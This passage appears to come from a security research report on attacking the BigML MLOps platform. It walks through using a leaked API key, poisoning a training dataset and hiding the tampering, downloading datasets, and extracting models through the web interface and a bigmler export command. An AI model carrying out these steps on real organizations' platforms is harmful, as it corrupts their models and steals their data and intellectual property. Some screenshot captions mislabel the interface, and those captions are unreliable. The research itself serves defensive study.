
BigML is another MLOps platform that is used by many customers<sup>43</sup> to manage the full MLOps lifecycle of their ML models.

An example attack scenario against BigML could start with an attacker discovering code secrets within a public source code repository that facilitate access to an organization's BigML instance. For example, discovering an API key for the BigML REST API on GitHub.



*Discovering BigML API key*

This API key would facilitate initial access to BigML for the target organization.




*Obtaining access to BigML REST API*

After obtaining initial access to an organization's BigML instance, an attacker could exfiltrate private datasets using the REST API.

---

<sup>43</sup><https://bigml.com/customers/>



*Exfiltrating datasets from BigML*

## Key Terminology

There are several key terms<sup>44</sup> used within BigML that we will define first.

- **Organization** – A company can have one to many organizations. An organization is a grouping of resources, which can contain one to many projects. A user can be a member of one to many organizations. The URL for an organization will be: [https://bigml.com/dashboard/organization/\[ORGANIZATION\\_NAME\]](https://bigml.com/dashboard/organization/[ORGANIZATION_NAME])
- **Project** – This can be either private or public and can be controlled who has access to a project and any resources. A project will contain data sources, datasets, models, and predictions.
  - **Public Project** – This type of project can be accessed by any users of the organization.
  - **Private Project** – This type of project can only be accessed by users that have permission to the project.
- **Source** – Raw data that is to be transformed into a dataset.
- **Dataset** – Structured version of a data source. Datasets can be used to create models.
- **Model** – Created using a given dataset to make predictions based on given data fields. This can either be a classification or regression model.

---

<sup>44</sup><https://bigml.com/api/organizations>

## Authentication

There are multiple options for authenticating to BigML. Common methods for obtaining the required credentials include but are not limited to file shares, intranet sites, user workstations, social engineering, or other unprotected/misconfigured internal network resources.

- **Web Interface** - A user authenticates to a given BigML organization at the URL of [https://bigml.com/dashboard/organization/\[ORGANIZATION\\_NAME\]](https://bigml.com/dashboard/organization/[ORGANIZATION_NAME]). A user can use BigML's native authentication (non-third-party provider), which includes providing a username and password. BigML also supports multi-factor authentication (MFA). Another option for authentication to BigML is by using third party providers, such as Amazon, GitHub, GitLab or Google.
- **REST API** – An API key is required to authenticate to the REST API<sup>45</sup>. Details on the REST API are in the [REST API Abuse](#) section.
- **BigMLer**<sup>46</sup> – Command-line Python tool that can be used to authenticate with an API key and interact with a BigML instance to create and publish datasets and models, and many other tasks.

## Security Groups and Roles

There are multiple organization member types that are listed below. An organization contains four types of user memberships.

- **Restricted Member** – This member type can create, retrieve, update, and delete resources in a project, and can view public or private projects assigned to them.
- **Member** – This includes all the privileges of a “Restricted Member”, along with being able to create public or private projects.
- **Administrator** – Full access to all projects and resources within the organization and can manage the users and user memberships within an organization.
- **Owner** – This includes all the privileges of an “Administrator”, plus the permissions for billing, and this member type is the only member type that can update and delete an organization.

## Logging

To have logging capability for your BigML instance, it is required to have a private deployment. There is no logging available within the BigML cloud offering. X-Force Red did not have access to a private deployment during this research to provide details on logging recommendations.

---

<sup>45</sup><https://bigml.com/api/>

<sup>46</sup><https://bigmler.readthedocs.io/en/latest/>

## Private deployments


For companies with stringent data security, privacy, or regulatory requirements, BigML offers Private Deployments that can run on your preferred cloud provider, ISP, or own infrastructure with commodity servers to meet enterprise grade requirements such as traceability and repeatability for all your workflows. [More info.](#)

BigML Enterprise	BigML Lite
Accelerate the Machine Learning adoption in your company	All the power of BigML more accessible than ever
<ul style="list-style-type: none"><li>Unlimited users</li><li>Unlimited organizations</li><li>Personalized theme and logo · Prioritized feature request · Auto-scaling</li><li>Customized direct email and chat 24-hour max. response time</li></ul>	<ul style="list-style-type: none"><li>5 users</li><li>1 organization</li><li>BigML standard theme</li><li>Standard 8x5 via email and chat 48-hour max. response time</li></ul>
<p>Bronze Enterprise (Up to 1 server / 8 cores)</p>  <p>\$45,000/year +\$10,000 setup fee</p> <p>REQUEST</p>	<p>1 server (8 cores)</p> <p>\$10,000/year \$1,000/month</p> <p>REQUEST</p>
ALL PRIVATE DEPLOYMENTS INCLUDE: <ul style="list-style-type: none"><li>• Unlimited tasks.</li><li>• Regular updates and upgrades of new features and algorithms.</li><li>• Priority access to customized assistance.</li><li>• Easy upgrades to bigger deployments.</li></ul>	

*Private deployment details*

## Data Poisoning

A summary diagram is shown below on the process to conduct a data poisoning attack within BigML.



*BigML data poisoning summary diagram*

To poison a data source within BigML that has been transformed into a dataset, navigate to a project, and then select “Sources”. You then need to clone the data source by selecting “Clone”.

The screenshot shows the BigML dashboard interface. At the top, there's a navigation bar with links for PRODUCT, GETTING STARTED, PRICING, SUPPORT, and a user account section for BRETT\_HAWKINS. Below the navigation bar, the main dashboard area is titled "BRETT\_HAWKINS - My Dashboard" and shows a "Test Project". The main content area is focused on the "Sources" tab, which is currently selected. The data source being viewed is "taxi-fare-train-UPDATED.csv". The configuration pane includes sections for "Source preview", "SOURCE CONFIGURATION", and "Text analysis". In the "SOURCE CONFIGURATION" section, there are fields for "Locale" (set to English (United States)), "Separator" (set to comma), "Quote" (set to double quote), "Header" (set to a,b,c), and "Missing tokens" (listing "", NaN, NULL, N/A, null, -, #REF!, #VALUE!, ?, #NULL!, #NUM!, #DIV/0!). Below these settings is a note: "This source is closed. Click on the Clone button to create a copy that you can update". At the bottom right of the configuration pane is a prominent green "Clone" button. A large red arrow points downwards towards this "Clone" button, indicating the action to take.

*Cloning data source to update*

After you have cloned a data source, you will need to transform the cloned data source into a dataset before being able to download and modify the data. Navigate to the cloned data source and select “1-Click Dataset”.

The screenshot shows the WhizzML interface with a project titled "Test Project". In the center, there is a table titled "Copy of taxi-fare-train-UPDATED.csv" containing the following data:

Name	Type	Instance 1	CRD	CRD
vendor_id	ABC	CMT		
rate_code	123	1		
passenger_count	123	1		
trip_time_in_secs	123	1271		
trip_distance	123	3.8		
payment_type	ABC	CRD	CRD	CRD
fare_amount	123	500	500	500

A context menu is open over the source, listing the following options:

- CLOSE THIS SOURCE
- 1-CLICK DATASET
- 1-CLICK MODEL
- 1-CLICK ENSEMBLE
- 1-CLICK BATCH CENTROID
- CREATE COMPOSITE WITH THIS SOURCE
- CLONE THIS SOURCE
- DELETE SOURCE
- MOVE TO...

*Transform source into dataset*

After transforming the cloned data source into a dataset, you can download the raw data in a format such as CSV, as shown in the screenshot below.

The screenshot shows the WhizzML interface with a dataset named "Copy of taxi-fare-train-UPDATED". The dataset table has columns: Name, Type, and Count. The "fare\_amount" column is selected, showing values 123, ABC, and 100 respectively. A context menu is open over the "fare\_amount" column, listing options under "1-CLICK SUPERVISED" and "1-CLICK UNSUPERVISED".

Name	Type	Count
vendor_id	ABC	100
rate_code	123	100
passenger_count	123	100
trip_time_in_secs	123	100
trip_distance	123	100
payment_type	ABC	100
fare_amount	123	100

**1-CLICK SUPERVISED**

- MODEL
- ENSEMBLE
- LINEAR REGRESSION
- LOGISTIC REGRESSION
- DEEPNET
- TIME SERIES
- OPTIML

**1-CLICK UNSUPERVISED**

- CLUSTER
- ANOMALY
- ASSOCIATION
- TOPIC MODEL
- PCA

**Actions**

- RANDOM SPLIT
- LINEAR SPLIT
- DOWNLOAD CSV
- DOWNLOAD TABLEAU
- DELETE DATASET
- MOVE TO...
- HELP WITH DISABLED OPTIONS

*Downloading copied dataset*

With the raw data downloaded, you can poison the data. In this case, we are updating the `fare_amount` column with a dollar amount that is significantly higher than the others to poison the data.

	A	B	C	D	E	F	G
1	vendor_id	rate_code	passenger_type	trip_time	trip_distance	payment_type	fare_amount
2	CMT	1	1	1271	3.8	CRD	10000
3	CMT	1	1	474	1.5	CRD	10000
4	CMT	1	1	637	1.4	CRD	10000
5	CMT	1	1	181	0.6	CSH	10000
6	CMT	1	1	661	1.1	CRD	10000
7	CMT	1	1	935	9.6	CSH	10000
8	CMT	1	1	869	2.3	CRD	10000
9	CMT	1	1	454	1.4	CRD	10000
10	CMT	1	1	366	1.5	CSH	10000
11	CMT	1	1	252	0.6	CSH	10000
12	CMT	1	1	314	1.2	CRD	10000
13	CMT	1	1	480	0.7	CRD	10000
14	CMT	1	1	386	1.3	CRD	10000
15	CMT	1	2	351	0.8	CSH	10000
16	CMT	1	1	407	1.1	CSH	7
17	CMT	1	2	970	5.6	CSH	19
18	CMT	1	2	271	0.6	CRD	6

Poisoning dataset

Upload the poisoned data as a new data source.

The screenshot shows the WhizzML dashboard interface. At the top, there are navigation links for PRODUCT, GETTING STARTED, PRICING, and SUPPORT, along with a user profile for BRETT\_HAWKINS and a Dashboard button. Below the header, a breadcrumb trail indicates the current location: BRETT\_HAWKINS - My Dashboard / Test Project. The main area features a navigation bar with tabs for Sources, Datasets, Supervised, Unsupervised, Predictions, and Tasks, with 'WhizzML' selected. Under the Sources tab, a table lists the uploaded file 'taxi-fare-train-POISONED.csv'. The table includes columns for Type (CSV), Name, Last modified (0min), and Size (2.4 MB). Various icons for managing datasets are visible above the table.

Uploading poisoned dataset

Then transform the poisoned data source into a dataset, so that we can merge it into the original dataset.

The screenshot shows the MLflow interface with a dataset named "taxi-fare-train-POISONED.csv" selected. A context menu is open over the dataset, listing various actions: CLOSE THIS SOURCE, 1-CLICK DATASET (highlighted in green), 1-CLICK MODEL, 1-CLICK ENSEMBLE, 1-CLICK BATCH CENTROID, CREATE COMPOSITE WITH THIS SOURCE, CLONE THIS SOURCE, DELETE SOURCE, and MOVE TO... The dataset table below shows columns for Name, Type, and Instance 1, with specific values for vendor\_id, rate\_code, passenger\_count, trip\_time\_in\_secs, trip\_distance, payment\_type, fare\_amount, and CRD.

*Converting poisoned data source into dataset*

You can see we have the poisoned dataset “taxi-fare-train-POISONED” available alongside the original dataset of “taxi-fare-train-UPDATED”.

The screenshot shows the MLflow interface with the 'Datasets' tab selected. It lists three datasets: "taxi-fare-train-POISONED", "Copy of taxi-fare-train-UPDATED", and "taxi-fare-train-UPDATED". All three datasets are highlighted with a red box. Each dataset entry includes information such as the number of instances (100000), fields (7), and last modified time (e.g., 1min, 11min, 28min). The interface includes a toolbar with various icons for managing datasets.

*Showing uploaded poisoned dataset*

Now we will merge the two datasets, so that the “taxi-fare-train-UPDATED” dataset becomes poisoned with our poisoned dataset. Select the original dataset, and then choose “Merge Datasets”.

The screenshot shows the mlWhizz dashboard interface. At the top, there's a navigation bar with links like PRODUCT, GETTING STARTED, PRICING, SUPPORT, and a user account section for BRETT\_HAWKINS. Below the navigation is a dashboard header with sections for BRETT\_HAWKINS - My Dashboard and Test Project. The main area displays the 'taxi-fare-train-UPDATED' dataset. A context menu is open over the dataset, specifically over the 'TRANSFORM DATASET' section, which includes options like TRAINING | TEST SPLIT, SAMPLE, FILTER, REMOVE DUPLICATES, MERGE DATASETS (which is highlighted in green), and ORDER INSTANCES.

*Choosing to merge datasets*

You will choose the original dataset and the poisoned dataset, and then select “Merge datasets”.

This screenshot shows the 'MERGE DATASETS CONFIGURATION' dialog box. It has fields for 'Current dataset' (set to 'taxi-fare-train-UPDATED') and 'Merge the current dataset with:' (set to 'taxi-fare-train-POISONED'). There are also 'Sample rate' sliders and 'Seed' input fields for both datasets. A red arrow points to the 'Merge datasets' button at the bottom right of the dialog.

*Merging data sets*

The merged dataset will then be formed, as you can see with the dataset at the top of the below screenshot.


The screenshot shows a machine learning platform interface. At the top, there's a navigation bar with links for PRODUCT, GETTING STARTED, PRICING, and SUPPORT. Below that, a user profile section shows "BRETT\_HAWKINS - My Dashboard" and a "Test Project". A secondary navigation bar below the profile includes links for Sources, Datasets (which is selected), Supervised, Unsupervised, Predictions, and Tasks. The main content area is titled "Datasets" and displays a table with four rows of dataset information:

	Name	Time	Size
	<b>taxi-fare-train-UPDATED [merged]</b> 200000 instances, 7 fields (2 categorical, 5 num...)	0min	4 M
	<b>taxi-fare-train-POISONED</b> 100000 instances, 7 fields (2 categorical, 5 num...)	7min	2 M
	<b>Copy of taxi-fare-train-UPDATED</b> 100000 instances, 7 fields (2 categorical, 5 num...)	17min	2 M


At the bottom left of the table, it says "Show 10 datasets". At the bottom right, it says "1 to 4 of 4 datasets".

*Showing merged dataset*

For operational security purposes, we will remove the old datasets, and then rename the poisoned dataset to match the original dataset name.



*Deleting original datasets*




*Renaming poisoned dataset to original dataset name*

At this point, we have successfully conducted a data poisoning attack by merging our poisoned dataset with the original dataset.

## Data Extraction

A summary diagram is shown below on the process to conduct a data extraction attack within BigML.



*BigML data extraction summary diagram*

If an attacker has gained access to a BigML project, they can exfiltrate datasets by navigating to “Datasets” and then selecting the dataset. For example, we are selecting the dataset named “taxi-fare-train-UPDATED” below.

The screenshot shows the BigML dashboard interface. At the top, there is a navigation bar with links for PRODUCT, GETTING STARTED, PRICING, SUPPORT, and a user account for BRETT\_HAWKINS. Below the navigation bar, the main dashboard area is titled "BRETT\_HAWKINS - My Dashboard" and shows a "Test Project". The dashboard features several tabs: Sources, Datasets (which is currently selected and highlighted in blue), Supervised, Unsupervised, Predictions, and Tasks. On the right side of the dashboard, there is a "WhizzML" dropdown menu. The main content area is titled "Datasets" and displays a list of datasets. One dataset is selected: "taxi-fare-train-UPDATED", which is described as having 100000 instances and 7 fields. The list includes icons for various data types and operations like filtering, sorting, and deleting. At the bottom of the dataset list, there are pagination controls showing "1 to 1 of 1 datasets".

*Viewing datasets*

After selecting the dataset, we can choose “Download CSV” to download the dataset in a CSV format where it can be viewed offline.

The screenshot shows the BigML web interface. At the top, there's a navigation bar with links for PRODUCT, GETTING STARTED, PRICING, SUPPORT, and a user account for BRETT\_HAWKINS. Below the navigation is a dashboard titled 'BRETT\_HAWKINS - My Dashboard' with a sub-section for 'Test Project'. A navigation bar below the dashboard includes links for Sources, Datasets (which is selected), Supervised, Unsupervised, Predictions, Tasks, and Workflows.

The main area displays a dataset named 'taxi-fare-train-UPDATED'. The dataset table has columns for Name, Type, and Count. The visible rows are:

Name	Type	Count
vendor_id	ABC	100
rate_code	123	100
passenger_count	123	100
trip_time_in_secs	123	100
trip_distance	123	100
payment_type	ABC	100

A context menu is open over the dataset, listing various options:

- 1-CLICK SUPERVISED**
  - MODEL
  - ENSEMBLE
  - LINEAR REGRESSION
  - LOGISTIC REGRESSION
  - DEEPNET
  - TIME SERIES
  - OPTIML
- 1-CLICK UNSUPERVISED**
  - CLUSTER
  - ANOMALY
  - ASSOCIATION
  - TOPIC MODEL
  - PCA
- RANDOM SPLIT
- LINEAR SPLIT
- DOWNLOAD CSV**
- DELETE DATASET
- MOVE TO...
- HELP WITH DISABLED OPTIONS

*Downloading dataset as csv*


This shows successfully extracting a training dataset from a BigML project.

## Model Extraction

Another attack that can be conducted within BigML is to extract a trained model. This can be conducted in the web interface, or with BigMLer.

### Web Interface

A summary diagram is shown below on the process to conduct a model extraction attack within BigML using the web interface.



*BigML model extraction via web interface summary diagram*

To extract a trained model, navigate to “Supervised” → “Models” within a project. From there, you can select the model you want to extract.

The screenshot shows the BigML web interface with the following details:

- Header:** PRODUCT ▾, GETTING STARTED, PRICING ▾, SUPPORT, BRETTHAWKINS, Dashboard.
- Project:** BRETT\_HAWKINS - My Dashboard, Test Project.
- Navigation:** Sources, Datasets, Supervised (selected), Unsupervised, Predictions, Tasks, WhizzML ▾.
- Models Section:**
  - Icon:** Models icon.
  - Table Headers:** Name, Type, Objective.
  - Table Data:** taxi-fare-train-UPDATED [merged] (512-node, pruned, deterministic order), fare\_amount, 2min, 4.8 MB.
  - Buttons:** Delete, Search, Filter, Sort.
  - Page Controls:** Show 10 models, 1 to 1 of 1 models.

*Viewing models*

Select “Download Actionable Model”.

*Downloading model*

You can choose the programming language of your choice, and then copy the associated source code. This source code correlates to the model that was created within the BigML project.

```

    /**
     * Predictor for fare_amount from model/65ca4ffbbd37cab02319ee58
     * Predictive model by BigML - Machine Learning Made Easy
     */
    public class Fare_amount {
        public static double? PredictFare_amount(double? rate_code, double?
passenger_count, double? trip_time_in_secs, double? trip_distance, string
payment_type) {
            if (trip_distance == null)
            {
                return 12.41901D;
            }
            if (trip_distance > 6.73081) {
                if (trip_distance > 12.83203) {
                    if (rate_code == null)

```

*Close*

*Downloading actionable model*


You can then use the code to be able to make predictions, based on the ML model that was extracted. In this example, we extracted the model in C# source code format, and can duplicate its predictions of how much a taxi fare will be.

```
Command Prompt  
C:\Temp>farePredictor.exe 2 2 300 20 "CSH"  
RATE CODE ENTERED: 2  
PASSENGER COUNT ENTERED: 2  
TRIP TIME ENTERED: 300  
TRIP DISTANCE ENTERED: 20  
PAYMENT TYPE ENTERED: CSH  
  
PREDICTATED FARE AMOUNT: $6.55556
```

*Output of fare predictor based on extracted model*

### **BigMLer**

A summary diagram is shown below on the process to conduct a model extraction attack within BigML using BigMLer.



*BigML model extraction via BigMLer summary diagram*

The below command can be used to export a model with BigMLer.

```
bigmler export --model model/[MODEL_ID] --language python --output-dir  
~/Downloads/exports --username [USERNAME] --api-key [API_KEY]
```

A listing of the exported files is shown below.

```

Generated files:

/home/hawk/Downloads:
    exports
        ├── .bigmler_export
        └── model_660dbd79b47e654209bbb4c5.py
/home/hawk/Downloads/exports:
    ├── storage
    └── bigmler_sessions
        └── .bigmler_export_dir_stack

hawk@WIN-7713113:~/Downloads/exports$ ls -la
total 76
drwxrwxr-x  3 hawk hawk  4096 May 14 08:29 .
drwxr-xr-x 14 hawk hawk  4096 May 13 14:00 ..
-rw-rw-r--  1 hawk hawk   190 May 14 08:29 .bigmler_export
-rw-rw-r--  1 hawk hawk    29 May 14 08:29 .bigmler_export_dir_stack
-rw-rw-r--  1 hawk hawk   593 May 14 08:29 bigmler_sessions
-rw-rw-r--  1 hawk hawk 50324 May 14 08:29 model_660dbd79b47e654209bbb4c5.py
drwxrwxr-x  2 hawk hawk  4096 May 14 08:29 storage

```

*Exported model files*

The exported python code can then be used to make predictions using the exported model.

```

1# -*- coding: utf-8 -*-
2def predict_y(data={}):
3    """ Predictor for y from model/660dbd79b47e654209bbb4c5
4
5    | Predictive model by BigML - Machine Learning Made Easy
6    """
7    if (data.get('duration') is None):
8        return {"prediction": "no", "confidence": 0.88002}
9    if (data['duration'] > 385):
10        if (data['duration'] > 639):
11            if (data['duration'] > 860):
12                if (data.get('contact') is None):
13                    return {"prediction": "yes", "confidence": 0.56175}
14                if (data['contact'] == "cellular"):
15                    if (data.get('marital') is None):
16                        return {"prediction": "yes", "confidence": 0.592}
